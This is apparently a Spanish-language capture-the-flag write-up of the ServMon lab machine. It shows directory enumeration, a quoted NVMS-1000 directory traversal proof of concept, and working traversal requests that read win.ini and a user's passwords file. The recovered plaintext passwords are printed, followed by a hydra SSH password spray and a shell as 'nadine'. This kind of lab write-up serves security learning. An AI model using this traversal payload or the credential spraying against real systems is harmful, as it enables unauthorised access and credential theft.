


```
└─$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 10.10.10.184/Pages -x php,txt,xml,css,phtml -t 50 --exclude-length 118
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.184/Pages
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          118
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,xml,css,phtml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 129 / 1323366 (0.01%)[ERROR] Get "http://10.10.10.184/Pages/warez.css": read tcp 10.10.16.5:36854->10.10.10.184:80: read: connection reset by peer
[ERROR] Get "http://10.10.10.184/Pages/serial.css": read tcp 10.10.16.5:36798->10.10.10.184:80: read: connection reset by peer
[ERROR] Get "http://10.10.10.184/Pages/warez.phtml": read tcp 10.10.16.5:36864->10.10.10.184:80: read: connection reset by peer
[ERROR] Get "http://10.10.10.184/Pages/crack.txt": read tcp 10.10.16.5:36758->10.10.10.184:80: read: connection reset by peer
[ERROR] Get "http://10.10.10.184/Pages/crack.phtml": read tcp 10.10.16.5:36774->10.10.10.184:80: read: connection reset by peer
[ERROR] Get "http://10.10.10.184/Pages/.php": read tcp 10.10.16.5:36818->10.10.10.184:80: read: connection reset by peer
[ERROR] Get "http://10.10.10.184/Pages/index.css": read tcp 10.10.16.5:36880->10.10.10.184:80: read: connection reset by peer
```


Búsqueda extensa de todas las maneras, a saber...

Pruebas hechas

- Gobuster, gobuster DNS y gobuster VHOST
- INYECCIONSQL
- PATH traversal convencional por URL
-




```
┌──(jouker㉿joukerm)-[~]
└─$ searchsploit nvms
------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                                      |  Path
------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
NVMS 1000 - Directory Traversal                                                                                                     | hardware/webapps/47774.txt
OpenVms 5.3/6.2/7.x - UCX POP Server Arbitrary File Modification                                                                    | multiple/local/21856.txt
OpenVms 8.3 Finger Service - Stack Buffer Overflow                                                                                  | multiple/dos/32193.txt
TVT NVMS 1000 - Directory Traversal                                                                                                 | hardware/webapps/48311.py
------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(jouker㉿joukerm)-[~]
└─$ 
```



```
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan Türle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
---------

GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

Response
---------

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```


Después de probar todo, era lo que habíamos visto al principio pero teníamos que usar burpsuite para hacer bien el get.



```
GET /../../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
If-Modified-Since: 0
Authorization: Basic YWRtOmFkbWlu
Content-Type: text/plain;charset=UTF-8
Content-Length: 103
Origin: http://10.10.10.184
Connection: keep-alive
Referer: http://10.10.10.184/Pages/login.htm
Cookie: dataPort=6063
Priority: u=0

<?xml version="1.0" encoding="utf-8" ?>
  <request version="1.0" systemType="NVMS-1000" clientType="WEB"/>
```

```
HTTP/1.1 200 OK
Content-type:
Content-Length: 92
Connection: close
AuthInfo:

;
 for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```


Con esta prueba hecha podemos hacer también esta otra.



```
GET /../../../../../../../../../../../../../Users/Nathan/Desktop/passwords.txt
HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
If-Modified-Since: 0
Authorization: Basic YWRtOmFkbWlu
Content-Type: text/plain;charset=UTF-8
Content-Length: 103
Origin: http://10.10.10.184
Connection: keep-alive
Referer: http://10.10.10.184/Pages/login.htm
Cookie: dataPort=6063
Priority: u=0

<?xml version="1.0" encoding="utf-8" ?>
  <request version="1.0" systemType="NVMS-1000" clientType="WEB"/>
```


```
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

Metemos las passwords en un txt y seguidamente nos conectaremos por ssh con nadine ya que ha sido la víctima en este caso:



```
┌──(jouker㉿joukerm)-[~]
└─$ sudo hydra -l nathan -P temporal/passwords.txt ssh://10.10.10.184
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 12:16:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 12:16:07

┌──(jouker㉿joukerm)-[~]
└─$ sudo hydra -l nadine -P temporal/passwords.txt ssh://10.10.10.184
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 12:16:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 12:16:21

┌──(jouker㉿joukerm)-[~]
└─$
```

Nos conectamos por ssh a la máquina y obtenemos acceso directamente:



```
nadine@SERVMON C:\Users\Nadine\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1

 Directory of C:\Users\Nadine\Desktop

02/28/2022  08:05 PM    <DIR>          .
02/28/2022  08:05 PM    <DIR>          ..
04/10/2025  02:03 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,339,444,736 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>cat user.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

nadine@SERVMON C:\Users\Nadine\Desktop>dir user.txt
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1

 Directory of C:\Users\Nadine\Desktop

04/10/2025  02:03 AM                34 user.txt
               1 File(s)             34 bytes
               0 Dir(s)   6,339,444,736 bytes free
```